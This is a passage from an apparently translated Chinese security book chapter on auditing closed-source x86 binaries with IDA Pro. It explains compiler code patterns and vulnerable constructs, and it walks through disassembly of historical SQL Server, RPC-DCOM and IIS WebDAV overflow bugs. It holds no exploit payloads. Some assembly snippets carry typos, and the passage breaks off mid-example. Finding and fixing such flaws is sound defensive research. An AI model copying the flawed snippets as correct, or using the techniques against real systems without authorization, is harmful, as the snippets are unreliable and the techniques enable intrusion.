为了检查异常参数的大小，你可以钩住分配和复制内存的例程，检查其长度参数。这个方法可以和 Fuzzing 技术结合起来，识别多种整数溢出漏洞。

格式化串错误

通过检查传递给格式化函数（如 snprintf）的参数，你可以发现多种格式化串错误。

其它的分类

目录遍历、SQL 注入、XSS 和其它的漏洞，可以通过监视它们处理数据的函数，来检测它们。

18.2 结论

在近 10 年中，我们欣喜的看到软件的安全性正呈指数趋势增长。但从另一方面来看，发现和利用漏洞的技术也在按指数规律增长。虽然缓冲区溢出之类的漏洞在大型软件里已不多见了；然而新漏洞，如整数的算术问题已初现江湖。这些问题可能早就存在了，只不过最近才被发现而已。

手工审计费时费力，如果想找到复杂的漏洞，需要花很多时间，因此，许多审计者正在提高审计的自动化程度。随着 Fuzzing 的出现，安全研究者迎来了发掘漏洞的春天，他们在梦中都可能发现新漏洞，这也使他们可以完成更多的审计任务。

我们相信，在接下来的 10 年中，混合审计技术将很常见。而解决方案也不再是个人的杰作了，它通常由一组程序员来开发、维护，每个人负责其中的一部分；这样一来，就能十分迅速的审计应用程序了。可以预计在不久的将来，这种系统将日趋完善，甚至可以加固软件产品，使软件的安全性达到可以接受的程度。如果能实现这个目标，我们就不用担心再次出现堵塞整个互联网的蠕虫了。

19
二进制审计：Hacking 不公开源码的软件

许多危及安全并广泛使用的代码库没有公开源代码，其中包括那些占统治地位的操作系统—服务器版和桌面版。评估未公开源码软件的安全性，超出了 Fuzz-testing 的范畴，因此，有必要进行二进制审计。

一般人们认为二进制审计比源码审计要难一些。这种观点对初学者来说，亦好亦不好；说它好是因为很少有人及时审计二进制文件，也就很少关注它，这样一来，我们发现漏洞的机会就会多一些。如今，许多漏洞在开源软件里已经看不到了，但它们仍潜伏在未公开源码的商业代码库中。

到目前为止，二进制审计的技术还不完善。很多漏洞通过源码审计可以轻松得到验证，而用二进制审计时却难以确定。但在工具的辅助下，通过不断的实践，与二进制审计相关的挫折感将会逐渐消失。

许多安全研究者在审计商业软件时，没能超越 Fuzz-testing 的局限性。虽然已经证实 Fuzz-testing 可能会发现软件里的错误，但你不可能在有限的时间内，Fuzz 所有的输入。而二进制审计为我们观察程序内部的运行机制和可能的安全问题，提供了更全面的视角。

19.1 二进制 VS 源码审计：明显的差异

二进制审计可以比做，当你在软件里寻找同样的漏洞期间的源码审计；只不过使用的方法不太一样而已。如果你熟悉源码审计，和二进制审计相比起来，寻找的思路可能差不多，但方法完全不一样。

首先，你要掌握二进制运行平台的汇编语言。在阅读代码的过程中，如果不理解某些关键指令，就有可能曲解它们的意思，从而导致思绪混乱，最终以失败收场。所以说，如果你现在还不熟悉一种或几种硬件平台的汇编语言，最好趁现在好好学习汇编语言，这对你以后会有所裨益。

有些二进制，尤其 p-code 二进制，例如 Java 类或 Visual Basic 程序，基本上可以被完全反编译，而且反编译后生成的代码和原来的代码很接近，因此，我们基本上可以通过阅读反编译后的代码来帮助审计；然而，大多数二进制不能被有效的反编译。本章重点关注怎样审计 Intel x86 二进制，特别是 Visual C++生成的二进制文件。

审计二进制与审计源码是一样的，最重要的是要理解所读的代码。不过，源码里一条明

显的安全检查语句，可能会对应好几条汇编指令。因此，在审计函数时，一定要保持程序在执行的动态意识。例如，通常有必要知道程序执行到某一点时、寄存器里保存的数据，在任何代码段里，许多值可能被压入或弹出特定的寄存器。

有些漏洞，在二进制和源码里都能很容易的找到，然而，对那些第一次审计二进制的人来说，很多错误可能很麻烦或很难检测到。但当你熟悉二进制码的结构后，审计二进制将变得和审计源码一样容易。

19.2 IDA pro—商业工具

Interactive Disassembler Pro，简称 IDA Pro，是公认最好的分析和审计二进制的工具。它由 Belgian 公司，Datarescue（www.datarescure.com）开发并销售，价格还算合理。如果你准备经常审计二进制，应当考虑购买使用许可证。尽管 IDA Pro 也有缺点，但瑕不掩瑜，它目前仍是最好的反汇编工具，比同类产品领先很多。

IDA Pro 支持多种硬件平台上的多种二进制格式，甚至支持一些平时很少见的格式。它允许我们命名或重命名目标程序的每个部分，并将反汇编后的程序输出到数据文件。当你分析复杂的代码结构时，注释非常有用。和许多其它反汇编工具一样，IDA Pro 能列出多条代码或数据的字符串和交叉引用。

19.2.1 IDA 特征：速成班

这里假设使用最近发布的版本 IDA Pro 4（在写这本书的时候，最新版本是 4.6）。熟悉 IDA Pro 对二进制分析有很大的帮助，但对那些刚接触二进制审计的人来说，显然没有必要掌握所有的高级特征。

IDA Pro 的主视图（View-A）是反汇编视图，主要显示反汇编后的指令。

IDA Pro 用颜色区分不同的内容，使之看起来更明显一些。常量是绿色的，命名的变量是蓝色的，导入函数是粉红的，大部分的代码是深蓝的。当你把鼠标指向特定的字符串时，IDA Pro 会用高亮度黄色把视图里相同字符串标识出来（当你试图在大块代码里定位特殊地址或寄存器引用时，这是非常有用的）。主视图逐个显示函数的代码，而且也用颜色区分程序的各组成部分；属于有效函数的代码区域的地址是黑色的，不属于任何函数的代码区域的地址是棕色的；导入数据的地址（IAT 或 idata）是粉红的，只读数据的地址是灰色的，可写数据的地址是黄色的。

IDA Pro 还有 hex-view，可以查看用十六进制表示的代码和字符串。name 窗口列出程序中所有已命名变量的位置，function 窗口列出所有已识别的函数，string 窗口列出程序中所有的字符串。还有其它一些窗口，例如 structure 窗口，enumeration 窗口。你可以在这些窗口里找到绝大多数需要的信息。

IDA Pro 将保存被 jmp、call、或数据引用指向的代码的交叉引用。当在任何位置反向跟踪执行流时、这会对我们有所帮助。它也可能把局部栈解释为函数。IDA Pro 可以正确识别出带标准栈帧的函数，但由于有些函数被优化而缺少帧指针，因此，它偶尔也会出错。

IDA Pro 可以命名程序里的任何位置，也可以在任何地方做注释。这使代码分析更简单也更容易，当我们一觉醒来，仍记得接下去要做什么。自 4.2 版本以来，IDA Pro 增加了不

少功能，比如说，以图形化的方式表示代码结构。在许多情形下，这是非常有用的。IDA Pro 有一些非常有用的第三方的插件，但遗憾的是，很多插件不是为二进制审计而设计的。

IDA pro 允许用户指定数据类型。尽管它尽最大努力推测遇到的数据是代码、二进制、字符串、还是其它的东东，但它的运气不可能一直都很好。如果显示的内容不太对劲，用户可以自行修改。

19.2.2 调试符号

微软为每个版本的 Windows 都提供了符号文件。这些文件可以从微软的 Windows 硬件和驱动中心页面（www.mocrosoft.com/whdc/hwdev）下载，在分析 Windows 二进制时，这些符号文件非常有用。符号文件通常以 PDB 文件的形式发布，那是 MSVC++生成的程序数据库格式。这些文件几乎包含了二进制文件中每个函数的函数名及地址。对某些二进制文件来说，它的 PDB 文件甚至还包含了未公开的内部结构和局部变量的名字。当每个东西都对应有意义的名字时，理解起来就容易多了。

微软基于 SP 发布符号文件，而不是 hot fixes。几乎操作系统内核包括的每个应用程序、函数库和驱动程序都有对应的符号文件。IDA Pro 可以导入 PDB 文件，重命名二进制中所有的函数。另外，还有一些第三方工具，如 pdbdump（www.wiley.com/compbooks/koziol）也能理解 PDB 文件，从中提取有用的信息。

19.3 二进制审计入门

为了胜任审计二进制的工作，你必须正确理解编译器生成的代码。但不幸的是，大部分编译器生成的代码结构（特别是经过优化以后）不是很直观，且难以理解。本节将试着介绍大部分二进制文件里的标准代码结构，以及一些经常遇到的非标准代码结构，期望使编译后的代码象源码一样易于理解。

19.3.1 栈帧

理解函数的栈帧布局，将使我们更容易理解汇编代码，而且在某些情况下，还可以帮助我们迅速判断是否存在栈溢出。尽管在 x86 上有一些常见的栈帧布局，但它们主要由编译器确定，都不太标准。下面介绍一些常见的栈帧布局。

19.3.1.1 传统的 BP-Based 栈帧

最常见的栈帧布局应该是传统的 BP-based 帧，帧指针寄存器 EBP 是指向前一个栈帧的常量指针。这个帧指针也包含被访问的函数参数和局部栈变量的位置。

在 Intel 的表示里，使用传统栈帧的函数的 prologue 看起来象下面这样。

```
push ebp            // save the old frame pointer to the stack
mov ebp, esp        // set the new frame pointer to esp
sub esp, 5ch        // reserve space for local variables
```

在这点，局部栈变量位于 EBP 的负偏移，函数参数位于正偏移。EBP+8 是函数的第一个参数。IDA Pro 把 EBP+8 重命名为 EBP+arg_0。

在用这种帧类型的函数里，几乎所有的对参数和局部栈变量的引用都相对于这个帧指针。已经有文档详细描述了这种栈布局，在审计时很容易遵循。MSVC++和 GCC 产生的大部分代码都用这种栈帧。

19.3.1.2 没有帧指针的函数

许多编译器为了优化代码，可能会生成不使用帧指针的代码。在某些情况下，编译器甚至把帧指针寄存器作为普通寄存器。如果碰到这种情况，函数将以栈指针 ESP 为参考来访问参数和局部变量，而不是帧指针。尽管帧指针在传统栈帧里是常量，但帧指针浮动的范围贯穿整个函数，在每次压入或弹出时，都会改变。下面的例子试图说明这个。

```
this_function:
push esi
push edi
push ebx

push dword ptr [esp+10h]     // first argument to this_function
push dword ptr [esp+18h]     // second argument to this_function
call some_function
```

当调用函数时，第一个参数保存在 ESP＋4。保存 3 个寄存器之后，第一个参数的位置变成 ESP+10h。在压入第一个函数参数之后作为对 some_function 的参数，第二个函数参数现在定位在 ESP+18h。

IDA Pro 尝试在函数中确定任何给定栈指针的位置。为了做到这一点，它试着识别栈指针访问的有关数据真正的提到什么。然而，当它不知道外部函数的调用约定时，可能会得到错误的结果，并生成非常混乱的反汇编代码。有时候，为了确定栈缓冲区的大小、可能有必要手工计算函数里的某栈指针的位置。谢天谢地，这样的混乱不会经常发生。

19.3.1.3 非传统的 BP-Based 栈帧

微软的 Visual Strdio .NET 2003 有时会生成使用常量帧指针栈帧的代码，尽管不是传统的含义。当这个帧指针是常量时，所有访问参数和局部变量的指令都和它相关，它不指向调用函数的帧指针，而可能位于传统帧指针负偏移的位置。一个函数的 prologue 看起来可能像下面这样。

```
push ebp
lea ebp, [esp-5ch]
```

```
sub esp, 98h
```

函数的第一个参数位于 EBP+64h，而不是传统的 EBP+8h。从 EBP-3ch 到 EBP+5ch 的范围都可能被局部栈帧占用。

可以在 Windows Server 2003 的系统函数库和服务程序里找到包含这种非传统 BP-based 帧的代码。到目前为止，IDA Pro 还不能识别这样的代码结构，完全曲解了这类函数的局部栈帧。希望在不久的将来，IDA Pro 可以支持编译器的这种怪癖。

19.3.2 调用约定

程序里的函数可能使用不同的调用约定，特别是如果程序由多种语言写成的话，很可能会使用不同的调用约定。理解 C-based 语言里的调用约定对我们审计二进制有很大帮助。在 MSVC++或 GCC 生成的 C 或 C++代码中，经常可以看到两种调用约定。

19.3.2.1 C 调用约定

C 调用约定不仅是 C 代码调用函数的方式，也是传递参数、恢复栈的方法。使用这种调用约定的函数，把参数按源码中的排列，从右至左依次压入栈。换句话说，在调用前，首先压入的是最后一个参数，然后是倒数第二个，依此类推，最后压入的是第一个参数。在调用返回后，调用函数将恢复它的栈指针。C 调用约定的例子是：

```
some_function (some_pointer, some_integer );
```

当用 C 调用约定时，函数调用看起来像下面这样。

```
push some_integer
push some_pointer
call come_function
add esp,8
```

注意，函数的第二个参数在第一个参数之前被压入，调用函数自己恢复栈指针。因为这个函数有两个参数，栈指针只需增加 8 字节。也经常可以看到有些程序用 x86 的 pop 指令，把临时寄存器作为目的地来恢复栈。在这个例子里，可以执行两条 POP ECX 指令来恢复栈，每次恢复 4 个字节。

19.3.2.2 stdcall 调用约定

此外，在 C 和 C＋＋代码里还可以经常看到的调用约定是 Stdcall。它传递参数的方法和 C 调用约定一样，在函数调用前，第一个函数参数被最后压入栈，依此类推。但它通常由被调用函数自己恢复栈。在 x86 上，通常用返回指令释放栈空间。例如，有 3 个参数的函数在使用 Stdcall 调用约定时，可以用 RET 0Ch 指令返回，这条指令将释放栈的上 12 个字节。

因为不需要调用函数释放栈空间，所以通常来说 Stdcall 更有效率一些。然而，接受可变数量参数的函数，例如 printf-like 函数，不能释放被它们自己参数占用的栈空间，而必须由调用函数来完成，因为只有调用函数才知道到底有多少个参数。

19.3.3 编译器生成的代码

19.3.3.1 函数布局

编译器生成的函数代码布局总是不太稳定。函数通常由 prologue 开始，以 epilogue 和 return 结束。然而，函数不一定以 return 结束，我们经常看到 return 指令后还有其它代码，这些代码最终会跳到 return 指令。尽管函数可能有多个返回点，但编译器将优化函数，使它跳到公共的返回点。

Visual Studio 6 的 MSVC++在编译代码时，使用非常不规范的函数布局。编译器使用某种逻辑来判断程序分支被采用的可能性。那些被认为可能性较小的会从主函数中抽出，放到代码段中很偏僻的地方。这样的代码段通常由那些处理不常见的错误条件或未必有情景的代码组成。然而，在这些代码段中很可能藏有漏洞，因此，我们在审计二进制时，不应该忽视它们。在 IDA Pro 里，通常用红色转移箭头指示这些代码段，多年以来，这已成为 MSVS++生成的代码的常见部分了。IDA Pro 不能适当地处理这些代码段，也就谈不上正确识别本地栈变量并表示它们了。

在高度优化的代码里，某些函数可以共享代码段。例如，如果某些函数以同样的方式返回、恢复同样的寄存器和栈空间，那么对它们来说，共享 epilogue 和 return 代码在技术上是可行的。然而，这种情况很少见，好象只在 Windows NT 的 NTDLL 里出现过。

19.3.3.2 If 语句

if 语句是最常见的 C 语言结构，在编译后的代码里经常可以看到它们。它们在汇编之后，最常见的表示形式是：在 CMP 或 TEST 指令之后紧跟着一个条件转移指令。下面的例子显示了 C if 语句以及对应的汇编指令。

C 代码：

```
int some_int;
if (some_int != 32 )
    some_int = 32;
```

编译之后（ebp-4 = some_int ）：

```
move ax, [ebp-4]
cmp eax, 32
jnz past_next_instruction
move ax, 32
```

if 的特征一般是前向转移和分支；不过也不一定，因为编译器重新组织代码后，可能会严重破坏这样的结构。在某些上下文里，if 语句是很明显的条件分支，但在另外的上下文里，很难把它与其它的代码结构（如循环结构）区分开来。全面理解函数的结构，全更容易发现 if 语句。

19.3.3.3 For 和 While 循环

程序的循环结构通常是常见漏洞的藏身之处。能否在二进制里识别它们，通常是审计的关键。在编译后的代码里，很难分辨循环的类型，相比之下，识别它们的功能要简单一些。它们的特征一般是反向分支或转移，从而重复执行一段代码。下面举例说明一个简单的循环结构和编译后的汇编指令。

C 代码：

```
char *ptr,*output,*outputend;

while(*ptr) {

        *output++ = *ptr++;

        if(output >= outputend)
                break;

}
```

编译后的表示（ecx =ptr，edx = output，ebp+8 = outputend）：

```
mov al, [ecx]
test al, al
jz loop_end

mov [edx], al
inc ecx
inc edx

cmp edx, [ebp+8]
jae loop_end
jmp loop_begin
```

这段代码和简单的 for 循环没什么两样，很难确定它对应的源码是何种语句。然而，代码的功能比表现形式更重要，象这里显示的循环，在缺乏源码的程序里，通常是众多错误的源头。

19.3.3.4 Switch 语句

switch 语句对应的汇编代码相当复杂，有时候甚至会觉得有些怪异。根据实际的 switch 语句以及编译器的处理方式，它们在编译后的形式可能是多种多样的。

switch 语句可以等同的分解成低效的 if 语句，在某些情况下，有些编译器的确是这样做的。这个语句本身可能很好理解，读到这段代码的审计者可能从来不会怀疑这些代码，只是把它们当作连续的 if 语句罢了。

如果 switch case 的常量表达式是连续的，编译器通常生成一个用 switch 的 case 常量表达式作索引的跳转表。这是处理顺序 case 的 switch 非常有效的方法，但不总是可行。一个例子可能看起来像下面这样。

C 代码：

```
int some_int,other_int;

switch(some_int) {

            case 0:
            other_int = 0;
            break;
        case 1:
            other_int = 10;
            break;
        case 2:
            other_int = 30;
            break;
        default:
            other_int = 50;
            break;
    }
```

编译后的表示（some_int = eax，other_int = ebx ）：

```
        cmp eax, 2
        ja default_case

        jmp switch_jmp_table[eax*4];

case_0:
        xor ebx, ebx
        jmp end_switch
case_1:
        mov ebx, 10
        jmp end_switch
```

```
case 2:
        mov ebx, 30
        jmp end_switch
default_case:
        mov ebx, 50
end_switch:
```

在只读内存里，可以发现数据表 swithc_jmp_table，其中包含了 case_0，case_1 和 case_2 序列的偏移[是偏移量还是偏移地址？]。

IDA Pro 可以准确识别出上述构造的 switch 语句，并精确的指示用户，哪种常量表达式可以被哪种表达式触发。

当 switch case 常量表达式无序时，就没有办法把它们做成跳转表里的索引，从而有效的使用它们了。这时，编译器通常会用一个结构来表示，用以递减或减去 switch 值，从而直到它为零匹配这个 switch 情况值。这允许 switch 语句有效的处理不连续数值的 cases 常量表达式。例如，如果 switch 语句准备处理的 case 常量表达式是 3，4，7 和 24，那么它可能会这样做（EAX = case 常量表达式）。

```
sub eax, 3
jz case_three
dec eax
jz case_four
sub eax, 3
jz case_seven
sub eax, 17
jz case_twenty_four
jmp default
```

这段代码可以正确处理所有可能的 switch cases 常量表达式及默认值，一般可以在 MSVC＋＋编译器生成的代码里看到。

19.3.4 memcpy-Like 代码构造

许多编译器会对 memcpy 库函数进行优化，直接用汇编指令替换它们，经过这样的优化后，比函数调用更有效率。这种类型的内存复制操作是缓冲区溢出的源头，可以在反汇编后的清单里轻松识别出来。使用的指令集如下：

```
mov esi, source_address
mov ebx, ecx
shr ecx, 2              // length divided by four
mov edi, eax              // destination address
repe movsd              // copy four byte blocks
mov ecx, ebx
and ecx, 3              // remainder size
```

```
repe movsb              // copy it
```

在这种情况下，数据从源寄存器 ESI 复制到目标寄存器 EDI。为了加快速度，用指令 repe movsd 每次复制 4 个字节。这把以 4 字节为一块的 ECX 数量的数据从 ESI 复制到 EDI，这就是为什么 ECX 中的长度是被 4 除的。repe movsb 指令复制剩下的数据。

通常也会用完全一样的方式优化 Memset，常用 repe stosd 指令代替它，AL 寄存器保存给付给 memset 的字符。可能有读者要问了，为什么没有照此优化 Memmove 呢，主要是因为这样做可能会覆盖其它的数据区域。

19.3.5 stlen-like 代码构造

类似于 memcpy，某些编译器通常也会把 strlen 库函数优化成简单的 x86 汇编指令。这样一来，将节省因为函数调用带来的系统开销。某些不常见的编译器在处理 strlen 时，生成的代码看起来会有些奇怪。通常看起来像下面这样：

```
mov edi, string
or ecx, 0xffffffff
xor eax, eax
repne scasb
not ecx
dec ecx
```

这段指令的作用是把字符串的长度保存到 ECX 寄存器。repne scasb 指令对存贮在 EAX 低位的字符从 EDI 开始扫描，在这个情况下是零。然后对每个字符进行这样的检查，并递减 ECX，递增 EDI。

在 repne scasb 操作的结束的地方，发现 NULL 字节时，EDI 指向越过 NULL 字节的字符，ECX 的值是负字符串长度减去 2。递减之后对 ECX 进行逻辑非运算，将使 ECX 里的值是正确的字符串长度。最常见的是 sub edi，ecx 指令后面紧跟着 not ecx 指令，这将把 EDI 重新设为原来的位置。

很多代码里都会用到这个代码段来处理字符串数据；因此，你应该认出它，并理解它是怎样工作的。

19.3.6 C++代码构造

现在，许多没有公开源码的操作系统内核和服务程序是用 C++写的。C++代码构造在很多方面都和 C 代码类似。调用约定也非常相近，编译器一般都同时支持 C 和 C++，并使用同样的汇编代码生成引擎。然而，在审计 C++代码时，还是有些方面不太一样，我们必须注意这些特殊情况。通常，审计由 C++代码生成的二进制比 C 的要困难的多；然而，在熟悉后，它们之间的差距就不是非常明显了。

19.3.7 this 指针

this 指针涉及属于当前函数（方法）的具体的类实例。this 必须经由它的调用者传给函数；不过不能把它作为函数的参数来传递。而是通过 ECX 寄存器传递 this 指针。在 C++里使用的这种调用约定称为 thiscall。下面例子显示的是一个函数把类指针传递给另一个函数。

```
push    edi
push    esi
push    [ebp+arg_0]
lea     ecx, [ebx+5Ch]
call    ?ParseInput@HTTP_HEADERSqAEHPBDKPAK@Z
```

正如我们所看到的，在调用函数之前，指针保存在 ECX 寄存器里。在这个例子里，保存在 ECX 里的值是指向 HTTP_HEADERS 对象的指针。因为 ECX 寄存器经常会被其它指令使用，所以在函数调用后，通常要把 this 指针保存在另外的寄存器里，但它经常经由 ECX 寄存器里传递。

19.4 重构类定义

在分析 C++代码时，深入了解对象的结构对我们会有很大的帮助。如果审计者审查的是错误的地方，将很难获得这些信息；许多对象的结构很复杂，而且其中可能还包含有嵌套的对象。

重构对象的常见方法是找出访问对象的所有指针，从而枚举类成员。在很多情况下，只能推测或猜测这些成员的类型，但在某些情况下，你可以通过它们是否是已知函数的参数，或者通过一些熟悉的上下文来确定它们。

如果你准备动手重构对象的结构，最好先找出这个类的构造函数和析构函数。它们分别是初始化和释放对象的函数，因此，它们通常会访问大多数的对象成员，从而显示许多类信息，但对我们来说，所有的显示信息并非都有用处。可能有必要研究类的其它方法，以便得到更全面的对象信息。

如果程序带有符号信息，那么对任何程序来说，基本上都能迅速发现构造函数和析构函数。它们的记号是 Classname::Classname 和 Classname::~Classname。然而，如果不能通过它们的名字来发现它们，通常就只能通过它们的结构和它们引用的地方来识别它们。构造函数通常是一段线性的代码，用于初始化大量的结构成员。这些代码中很少出现比较或条件转移指令，经常把结构成员或大部分结构置零。析构函数通常释放许多结构成员。

Halver Flake 写了一个非常棒的 IDA Pro 插件，可以把我们从乏味的手工枚举对象结构的成员中解脱出来。这个工具可从 BlackHat Consulting 下载，网址是 www.blackhat.com/html/bh-consulting/bh-consulting-tools.html。

19.4.1 vtables

当我们审计二进制文件时，如果编译器使用了虚函数表（virtual function tables，vtables），将会给我们带来很多麻烦。程序从 vtables 里调用函数时，如果我们不结合实时分析，将很难知道程序到底调用了哪个地址。例如，在编译后的 C++程序里通常可以看到如下的代码段。

```
mov     eax, [esi]
lea     ecx, [ebp+var_8]
push    ebx
push    ecx
mov     ecx, esi
push    [ebp+arg_0]
push    [ebp+var_4]
call    dword ptr [eax+24h]
```

在这个例子里，ESI 包含对象指针，从它的 vtables 调用一些函数指针。为了发现函数调用最终的去向，我们还需要了解 vtables 的结构。一般可以在类的构造函数里发现这个结构。在这个例子里，我们在构造函数里发现了如下的代码。

```
mov     dword ptr [esi], offset vtable
```

对这个特殊的例子，可以很容易的在 vtable 里定位函数调用，但是如果我们想在嵌套对象的 vtable 里定位函数指针的调用，就需要花费很多时间了。

19.4.2 快速且有用的花絮

这里提到的知识点是相当明显且十分有用的；如果你还不知道它们，那你在审计二进制时，可能会错过一些关键的部分。

函数调用的返回值保存在 EAX 寄存器里。
有符号数比较时用 JL/JG 跳转指令。
无符号数比较时用 JB/JA 跳转指令。
MOVSX 对目的寄存器进行符号扩展，MOVZX 对目的寄存器进行零扩展。

19.5 手动二进制分析

时间证明，要在二进制中定位漏洞，手工阅读反汇编代码依旧是非常有效的方法。当手工审计二进制时，审计者视代码质量可能要采取不同的方法。

19.5.1 快速检查函数库调用

如果代码质量很差的话，我们寻找简单的编程错误，就可能会发现很多问题；当然，这种情形一般只在真正缺乏源码的软件里出现。如果希望快速找出错误，首先应该检查那些历史上容易出问题的库函数调用。

历史上存在问题的函数有很多，比如说 strcpy，strcat，sprintf，和它们派生的函数，都应该仔细检查。Windows 中还有许多上述函数的变体，包括宽字符集和 ASCII 字符集版本。例如，strcpy-like 函数就可能包括 strcpy，lstrcpyA，lstrcpyW，wcscpy，和类似功能的自定义函数。

Windows 中其它常见问题的源头是 MultiByteToWideChar 函数，这个函数的第六个参数是宽字符目的缓冲区的大小。然而，这个大小由宽字符的字符数指定，而不是缓冲区的总量。在过去，曾出过一个普通的编程错误－－把 sizeof()的值作为函数的第六个参数，但是因为每个宽字符的长度是 2 个字节，从而导致以双倍的目的缓冲区长度来写目的缓冲区。这个错误曾经导致微软的 IIS Web server 出现安全漏洞。

19.5.2 可疑的循环和 write 指令

当寻找简单的 API 调用未能发现明显的安全漏洞时，是真正开始二进制审计的时候了。类似于其它形式的审计，这包括理解目标程序和阅读相关的代码段。如果目标程序有明显的审计起点，例如处理不可信的 attacker-defined 数据的例程，那么就可以从这里开始。如果没有这样的起点，可以寻找与 protocol-specific 相关的信息，这样也有可能发现好的起点。例如，Web server 在分析进入的请求时，很可能以分析请求的方法来开始；那么，搜索普通请求方法的二进制代码可能是找到起点的好方法。

一些常见的代码构造可能包含危险代码，从而导致缓冲区溢出。例如。
把索引变量写入字符数组：

```
mov [ecx+edx], al
```

把索引变量写入局部栈缓冲区：

```
mov [ebp+ecx-100h], al
```

把索引变量写到指针，接着递增指针：

```
mov [edx], ax
inc edx
inc edx
```

对来自攻击者控制缓冲区的内容进行符号扩展：

```
mov cl, [edx]
movsx eax, cl
```

对包含攻击者控制数据的寄存器进行加/减运算（通常会导致整数溢出）：

```
move ax, [edi]
add eax, 2
cp eax, 256
jae error
```

由于作为 16 或 8 位整数保存，从而导致值截断：

```
push edi
call strlen
add esp, 4
mov word ptr [ebp-4], ax
```

通过识别这类代码构造，就有可能在二进制里发现大范围的内存恶化漏洞。

19.5.3 高层理解和逻辑错误

尽管现在发现的大多数漏洞是内存恶化问题，但程序里某些错误和内存恶化却完全没有关系，它们只是简单的逻辑缺陷。一个典型的例子是几年前发现的 ISS doubledecode 问题。大家一致认为很难通过二进制分析来发现这类漏洞，发现它们既要好的运气，也要深入理解目标程序。很明显，没有有效的方法可以发现这类错误，但通常来说，寻找这类问题的最好方法是：仔细检查任何访问基于用户提交的关键性资源的代码。

19.5.4 二进制的图形化分析

有些函数，特别是那些非常长或复杂的函数，以图形的形式显示会更有意义。一图胜千言，某些复杂的循环结构一旦用图表示就会变得清晰许多；当你把它们作为一幅大图来查看要比阅读线性的反汇编代码好得多，而且很容易区分代码段。IDA Pro 可以为任何给定的函数生成图，每个节点代表一段连续的代码。节点由分支或执行流连接，IDA Pro 保证每个节点都是持续执行的代码块。但很多时候，生成的图很大，很难在显示器里看清它的全貌。因此，把它们打印出来是个不错的主意（通常会有好几页），然后在纸上分析。

然而，IDA Pro 的图形引擎可能会曲解某些编译器生成的代码。例如，它生成的函数图就不包括 MSVC++生成的代码段，可能导致图形不完整，甚至是一堆垃圾。因此，Halvar Flake 为 IDA Pro 提供了一个图形化的插件，这个插件生成的图形包括 MSVC++编译的代码，从而生成完整有用的图形。

19.5.5 手动反编译

一些函数太大了，很难用反汇编的方式进行分析。更有甚者，某些函数包含非常复杂的循环构造，通过传统的二进制分析方法很难确定它的安全性。在这种情况下，可选的方法是手动反编译。

经过正确的反编译之后的代码明显比反汇编后的代码更易于审计，但前提是，必须保证进行了正确的反编译。在审计反编译的过程中会有少许误区。完全撇开安全审计中的习惯（如果有可能），生成函数的源码表示，对我们来说是很有帮助的。那样一来，反编译就不太可能被想当然地玷污了。

19.6 二进制漏洞例子

让我们看一些具体的例子，通过二进制分析来搜索安全漏洞。

19.6.1 微软 SQL server 错误

本书的著作者—David Litchfield 和 Dave Aitel，在微软的 SQL server 里发现了许多漏洞。Slammer 蠕虫就是利用了 SQL server 的漏洞，对网络安全产生了深远的影响。我将在这里快速检查未打补丁的 SQL server 网络库函数的核心网络服务，快速揭示这些错误的根源。

Litchfield 在 SQL resolution 服务的包处理例程里发现的漏洞是未检查 sprintf 调用导致的结果。

```
mov     edx, [ebp+var_24C8]
push    edx
push      offset  aSoftwareMic_17  ;  "SOFTWARE\\Microsoft\\Microsoft  SQL
Server"...
push    offset aSSMssqlserverC ; "%s%s\\MSSQLServer\\CurrentVersion"
lea     eax, [ebp+var_84]
push    eax
call    ds:sprintf
add     esp, 10h
```

在这个例子里，var_24C8 包含的是刚刚读入的接近 1024 字节的网络包数据，而 var_84 是一个 128 字节的局部栈缓冲区，操作结果很明显；当检查二进制时是非常明显的。

Dave Aitel 发现的 SQL server Hello 漏洞也是未检查字符串操作导致的结果，在这个例子里是 strcpy。

```
mov     eax, [ebp+arg_4]
add     eax, [ebp+var_218]
```

```
push    eax
lea     ecx, [ebp+var_214]
push    ecx
call    strcpy
add     esp, 8
```

目的缓冲区 var_214 是一个 512 字节的局部栈缓冲区，源字符串是简单的包数据。再次强调，在那些广泛使用的、只有二进制代码的软件里，越简单的错误潜伏的时间有可能越长。

19.6.2 LSD 的 RPC-DCOM 漏洞

这个声名狼藉并广为破解的漏洞，由 The Last Stages of Delirium（LSD）在 RPC-DCOM 接口里发现，这个漏洞是程序解析缺少 UNC 路径名的服务器名时，没有检查字符串拷贝循环导致的。当我们再次定位 rpcss.dll 的时候，这个内存拷贝循环分明是一个非常明显的安全风险。

```
mov     ax, [eax+4]
cmp     ax, '\'
jz      short loc_761AE698
sub     edx, ecx
loc_761AE689:
mov     [ecx], ax
inc     ecx
inc     ecx
mov     ax, [ecx+edx]
cmp     ax, '\'
jnz     short loc_761AE689
```

这里的 UNC 路径名使用 \\server\share\path 的格式，作为宽字符串来转换。上面的循环跳过开始的 4 个字节（两个反斜杠），把数据循环拷到目的缓冲区，直到碰到终止反斜杠，在整个过程中，没有做任何边界检查。像这样的循环构造是内存恶化漏洞的常见根源。

19.6.3 IIS WebDav 漏洞

微软 Security Bulletin MS03-007 公开的 IIS WebDav 漏洞是比较罕见的，它由 0day exploit 揭露，在地下世界广为流传，微软为它发布了补丁。据猜测，这个漏洞不是由安全研究者发现的，而是由怀有恶意企图的第三者发现的。

这个真正的漏洞是 16 位整数重叠（wrap）的结果，通常发生在 Windows 核心运行时间函数库的字符串函数中。这些函数使用的数据存贮类型，如 RtlInitUnicodeString 和 RtlInitAnsiString 有一个 16 位无符号数的长度字段。如果传给这些函数的字符串超过 65,535 个字符，长度字段将重叠，导致出现的字符串非常小。这个 IIS WebDav 漏洞是传递长度超

过 64K 的字符串给 RtlDosPathNameToNtPathName_U 的结果，导致 Unicode 字符串的长度字段重叠，从而使非常大的字符串有非常小的长度字段。这个独特的错误非常巧妙，通过二进制审计几乎不可能发现它；不过，抱着铁棒磨成针的态度，可能会发现这类问题。

Unicode 或 ANSI 字符串的基本数据结构看起来如下。

```
typedef struct UNICODE_STRING {
        unsigned short length;
        unsigned short maximum_length;
        wchar *data;
};
```

RtlInitUnicodeString 里的代码看起来如下。

```
mov    edi, [esp+arg_4]
mov    edx, [esp+arg_0]
mov    dword ptr [edx], 0
mov    [edx+4], edi
or     edi, edi
jz     short loc_77F83C98
or     ecx, 0FFFFFFFFh
xor    eax, eax
repne scasw
not    ecx
shl    ecx, 1
mov    [edx+2], cx              // possible truncation here
dec    ecx
dec    ecx
mov    [edx], cx                // possible truncation here
```

在这个例子里，宽字符串长度等于 repne scasw 乘以 2，保存在 16 位的结构字段里。从被 RtlDosPathNameToNtPathName_U 调用的函数里，可以发现如下代码。

```
mov    dx, [ebp+var_30]
movzx  esi, dx
